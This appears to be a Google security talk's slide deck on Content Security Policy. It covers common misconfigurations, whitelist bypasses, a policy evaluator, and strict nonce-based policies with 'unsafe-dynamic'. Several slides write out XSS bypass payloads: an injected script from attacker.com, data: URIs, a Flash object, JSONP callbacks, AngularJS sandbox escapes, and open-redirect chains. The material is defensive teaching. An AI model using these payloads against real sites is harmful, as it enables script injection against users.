

CSP ODDITIES

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ABOUT US



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We work in a special focus area of the **Google** security team aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.

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SO **WHAT IS CSP** ?

A tool developers can use to **lock down** their web applications in various ways.

CSP is a **defense-in-depth** mechanism - it reduces the harm that a malicious injection can cause, but it is **not** a replacement for careful input validation and output encoding.

GOALS OF CSP

It's pretty ambitious...

CSP 2 specification: <https://www.w3.org/TR/CSP/>

CSP 3 draft: <https://w3c.github.io/webappsec-csp/>

Granular control over **resources** that can be requested, embedded and executed, execution of **inline scripts**, **dynamic code execution** (eval) and application of **inline style**.

MITIGATE

risk

Sandbox not just iframes, but any resource, framed or not. The content is forced into a unique origin, preventing it from running scripts or plugins, submitting forms, etc...

REDUCE PRIVILEGE

of the application

Find out when your application gets **exploited**, or behaves differently from how you think it should behave. By collecting violation reports, an administrator can be alerted and easily spot the bug.

DETECT EXPLOITATION

by monitoring violations

WHAT'S IN A POLICY?

CSP directives

Many, for many different problems.

`default-src` `base-uri`
`img-src` `connect-src`
`child-src` `font-src`
`frame-ancestors` `script-src` `media-src`
`style-src` `object-src`
`plugin-types`
`report-uri`

It's a HTTP header.

Actually, two.

Content-Security-Policy:

enforcing mode


Content-Security-Policy-Report-Only:

report-only mode

We'll focus on `script-src`.

HOW DOES IT WORK?

A policy in detail




Content-Security-Policy:

```
default-src 'self';  
script-src 'self' yep.com;  
report-uri /csp_violation_logger;
```

HOW DOES IT WORK?

Script injections (XSS) get blocked



Content-Security-Policy

```
default-src 'self';  
script-src 'self' yep.com;  
report-uri /csp_violation_logger;
```



BUT... IT'S HARD TO DEPLOY

Two examples from Twitter and GMail

Policies get less secure the longer they are.

Valid policy at <https://twitter.com/>

[View Raw Policy](#)

```
script-src https://connect.facebook.net https://cm.g.doubleclick.net https://ssl.google-analytics.com https://graph.facebook.com
'self' 'unsafe-eval' https://*.twimg.com https://api.twitter.com https://analytics.twitter.com https://publish.twitter.com
https://ton.twitter.com 'unsafe-inline' https://syndication.twitter.com https://www.google.com https://t.tellapart.com
https://platform.twitter.com https://www.google-analytics.com ;
```

These are not strict... they allow 'unsafe-inline' (and 'unsafe-eval').

Even if they removed 'unsafe-inline' (or added a nonce), any JSONP endpoint on whitelisted domains/paths can be the nail in their coffin.

In practice, in a lot of real-world complex applications CSP is just used for **monitoring purposes**, not as a defense-in-depth against XSS.

Valid policy at <https://mail.google.com>

```
script-src https://clients4.google.com/insights/consumersurveys/ 'self' 'unsafe-inline' 'unsafe-eval' https://hangouts.google.com/
https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/
https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/
https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api
https://ssl.google-analytics.com/ https://apis.google.com/_scs/abc-static/ https://apis.google.com/js/
https://clients1.google.com/complete/ https://apis.google.com/_scs/apps-static/_js/ https://ssl.gstatic.com/inputtools/js/
https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/
https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_js/ https://*.hangouts.sandbox.google.com/ ;
```

COMMON MISTAKES [1/4]

Trivial mistakes

'unsafe-inline' in script-src (and no nonce)

```
script-src 'self' 'unsafe-inline';  
object-src 'none';
```

Bypass

```
">'<script>alert(1337)</script>
```

Same for **default-src**, if there's no **script-src** directive.

COMMON MISTAKES [2/4]

Trivial mistakes

URL schemes or wildcard in script-src (and no 'unsafe-dynamic')

```
script-src 'self' https: data: *;  
object-src 'none';
```

Same for URL schemes and wildcards in `object-src`.

Bypasses

```
">'><script src=https://attacker.com/evil.js></script>
```

```
">'><script src=data:text/javascript,alert(1337)></script>
```

COMMON MISTAKES [3/4]

Less trivial mistakes

Missing object-src or default-src directive

```
script-src 'self';
```

It looks secure, right?

Bypass

```
">'><object type="application/x-shockwave-flash" data='https://ajax.googleapis.com/ajax/libs/yui/2.8.0r4/build/charts/assets/charts.swf?allowedDomain=\"}))})}catch(e){alert(1337)}///'>  
<param name="AllowScriptAccess" value="always"></object>
```

COMMON MISTAKES [4/4]

Less trivial mistakes

Allow 'self' + hosting user-provided content on the same origin

```
script-src 'self';  
object-src 'none';
```

Same for `object-src`.

Bypass

```
">'><script src="/user_upload/evil_cat.jpg.js"></script>
```

BYPASSING CSP [1/5]

Whitelist bypasses

JSONP-like endpoint in whitelist

```
script-src 'self' https://whitelisted.com ;  
object-src 'none' ;
```


Bypass

```
">'><script src="https://whitelisted.com/jsonp?callback=alert">
```

BYPASSING CSP [2/5]

JSONP is a problem

DEMO



- 1) You whitelist an origin/path hosting a JSONP endpoint.
- 2) Javascript execution is allowed, extent is depending on how liberal the JSONP endpoint is and what a user can control (just the callback function or also parameters).

Don't whitelist JSONP endpoints.

Sadly, there are a lot of those out there.
...especially on CDNs!

BYPASSING CSP [3/5]

Whitelist bypasses

AngularJS library in whitelist

```
script-src 'self' https://whitelisted.com ;  
object-src 'none' ;
```

Bypass

```
"><script src="https://whitelisted.com/angular.min.js"></script>  
<div ng-app ng-csp>{{1336 + 1}}</div>
```

```
"><script  
src="https://whitelisted.com/angularjs/1.1.3/angular.min.js">  
</script>  
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

Also works without user interaction, e.g. by combining with JSONP endpoints or other JS libraries.


BYPASSING CSP [4/5]

AngularJS is a problem

bypassable.com

```
ng-app ng-csp ng-click=$event.view alert(1337)>  
<script src="//whitelisted.com/angular.js"></script>
```

```
ng-app ng-csp>  
<script src="//whitelisted.com/angular.js"></script>  
<script src="//whitelisted.com/prototype.js">  
</script>{{$.on.curry.call() alert(1)}}
```



Powerful JS frameworks are a problem

- 1) You whitelist an origin/path hosting a version of AngularJS with known sandbox bypasses. Or you combine it with outdated Prototype.js. Or JSONP endpoints.
- 2) The attacker can exploit those to achieve full XSS.

For more bypasses in popular CDNs, see [Cure53's mini-challenge](#).

Don't use CSP in combination with CDNs hosting AngularJS.

BYPASSING CSP [5/5]

Path relaxation

Path relaxation due to open redirect in whitelist

```
script-src https://whitelisted.com/totally/secure.js https://site.with.redirect.com;  
object-src 'none';
```

Bypass

```
<script src="https://whitelisted.com/jsonp?callback=alert">
```

```
<script src="https://site.with.redirect.com/redirect?url=https%3A//whitelisted.com/jsonp%2Fcallback%3Dalert">
```

Path is ignored after redirect!

Spec: "To avoid leaking path information cross-origin (as discussed in Homakov's [Using Content-Security-Policy for Evil](#)), the matching algorithm ignores path component of a source expression if the resource loaded is the result of a redirect."

money.example.com

```
<script src="https://site.with.redirect.com/redirect?url=https%3A//whitelisted.com/jsonp%2Fcallback%3Dalert"></script>
```



site.with.redirect.com



whitelisted.com

Path is ignored after redirect!

CSP EVALUATOR

"A Tool to Rule Them All"

Google CSP Evaluator  [EXPERIMENTAL]

Paste CSP

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/analytics.js https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com https://www.gstatic.com/feedback/ https://ajax.googleapis.com/ajax/static/modules/gviz/;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar https://someDomainNotGoogle.com;
frame-src 'self' *.talkgadget.google.com/talkgadget/ https://feedback.googleusercontent.com/resources/ https://www.google.com/tools/feedback/;
img-src 'self' https: data;;
report-uri https://csp.withgoogle.com/csp/test/1
```

Check

Example

 **script-src**

 **style-src**

 **default-src**

 **frame-src**

 **img-src**

 **report-uri**

 **object-src** [missing]

Directive "frame-src" has been deprecated.

Can you restrict object-src to 'none' or 'self' or set plugin-types to 'none'?

Paste CSP

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/analytics.js https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com https://www.gstatic.com/feedback/ https://ajax.googleapis.com/ajax/static/modules/gviz;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar https://someDomainNotGoogle.com;
frame-src 'self' *.talkgadget.google.com/talkgadget/ https://feedback.googleusercontent.com/resources/ https://www.google.com/tools/feedback/;
img-src 'self' https: data:;
report-uri https://csp.withgoogle.com/csp/test/1
```



CSP

Check Example

❗ script-src		
❗ 'unsafe-inline'		script-src directive contains 'unsafe-inline'
❗ 'unsafe-eval'		script-src directive contains 'unsafe-eval'
✓ 'self'		
❗ data:		script-src directive allows data: as source.
❗ https://www.google.com		Can you specify the file you want to load instead of a domain or path wildcard? www.google.com is known to host files that allow to bypass CSP. Please specify the file to be loaded and don't whitelist domains or paths.
❗ http://www.google-analytics.com/analytics.js		Resources should not be fetched via http
❗ https://*.gstatic.com/feedback/		Can you specify the file you want to load instead of a domain or path wildcard? Can you remove the wildcard "*" from the domain?
❗ https://ajax.googleapis.com		Can you specify the file you want to load instead of a domain or path wildcard? ajax.googleapis.com is known to host files that allow to bypass CSP. Please specify the file to be loaded and don't whitelist domains or paths.
❗ style-src		
❗ default-src		



Findings

A NEW WAY OF DOING CSP

Strict nonce-based CSP

Strict nonce-based policy

```
script-src 'nonce-r4nd0m';  
object-src 'none';
```

- All `<script>` tags with the correct nonce attribute will get executed
- `<script>` tags injected via XSS will be blocked, because of missing nonce
- **No** host/path whitelists!
 - No bypasses because of JSONP-like endpoints on external domains (administrators no longer carry the burden of external things they can't control)
 - No need to go through the painful process of crafting and maintaining a whitelist

Problem


Dynamically created scripts

```
<script nonce="r4nd0m">  
  var s = document.createElement("script");  
  s.src = "//example.com/bar.js";  
  ⚠ document.body.appendChild(s);  
</script>
```

- `bar.js` will **not** be executed
- Common pattern in libraries
- Hard to refactor libraries to pass nonces to second (and more)-level scripts

HOW DO CSP NONCES WORK?

A policy in detail




Content-Security-Policy:

```
default-src 'self';  
script-src 'self' 'nonce-r4nd0m';  
report-uri /csp_violation_logger;
```


HOW DO CSP NONCES WORK?

Script injections (XSS) get blocked



Content-Security-Policy

```
default-src 'self';  
script-src 'self' 'nonce-r4nd0m';  
report-uri /csp_violation_logger;
```



THE SOLUTION

Dynamic trust propagation with 'unsafe-dynamic'

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = "//example.com/bar.js";
  document.body.appendChild(s);
</script>
```

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src="//example.com/bar.js></script>";
  document.write(s);
</script>
```

Parser inserted

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src="//example.com/bar.js></script>";
  document.body.innerHTML = s;
</script>
```

Parser inserted

From the [CSP3 specification](#)

The 'unsafe-dynamic' source expression aims to make Content Security Policy simpler to deploy for existing applications which have a high degree of confidence in the scripts they load directly, but low confidence in the possibility to provide a secure whitelist.

EFFECTS OF 'unsafe-dynamic'

If present in a script-src or default-src directive, together with a nonce and/or hashes, it has two main effects:

- 1) Discard whitelists (and 'unsafe-inline', if nonces are present in the policy)
- 2) Scripts created by **non-parser-inserted** (dynamically generated) script elements are allowed.

A NEW WAY OF DOING CSP


Introducing strict nonce-based CSP with 'unsafe-dynamic'

Strict nonce-based CSP with 'unsafe-dynamic' and **fallbacks** for older browsers

```
script-src 'nonce-r4nd0m' 'unsafe-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

Behavior in a CSP3 compatible browser


- `nonce-r4nd0m` - Allows all scripts to execute if the correct nonce is set.
- `unsafe-dynamic` - **[NEW!]** Propagates trust and discards whitelists.
- `unsafe-inline` - Discarded in presence of a nonce in newer browsers. Here to make `script-src` a no-op for old browsers.
- `https:` - Allow HTTPS scripts. Discarded if browser supports 'unsafe-dynamic'.




A NEW WAY OF DOING CSP

Strict nonce-based CSP with 'unsafe-dynamic' and older browsers

```
script-src 'nonce-r4nd0m' 'unsafe-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

 Dropped by CSP2 and above in presence of a nonce

 Dropped by CSP3 in presence of 'unsafe-dynamic'

CSP3 compatible browser (unsafe-dynamic support)

```
script-src 'nonce-r4nd0m' 'unsafe-dynamic' 'unsafe-inline' https;  
object-src 'none';
```

CSP2 compatible browser (nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'unsafe-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

CSP1 compatible browser (no nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'unsafe-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

BROWSER SUPPORT

A fragmented environment



THE GOOD, THE OK, THE UGLY

Chromium / Chrome is the browser with the best support of CSP, even if it [does not always](#) follow the spec (with reasons).

Firefox did not support `child-src` and delivery of CSP via `<meta>` tag until March 2016 (version 45), still does not implement `plugin-types` and struggles with SharedWorkers.

Webkit-based browsers (Safari, ...) very recently got nonce support.

Microsoft Edge still **fails** several [tests](#).

SUCCESS STORIES

'unsafe-dynamic' makes CSP easier to deploy and more secure

Already deployed on several Google services, totaling **7M+** monthly active users.

Works out of the box for:

- Google Maps APIs
- Google Charts APIs
- Facebook widget
- Twitter widget
- ReCAPTCHA
- ...



Test it yourself with Chrome 52+: <https://csp-experiments.appspot.com/unsafe-dynamic>

Q & A

We would love to get your feedback!

QUESTIONS?



@mikispag

@we1x

#unsafedynamic



{lwe,mikispag}@google.com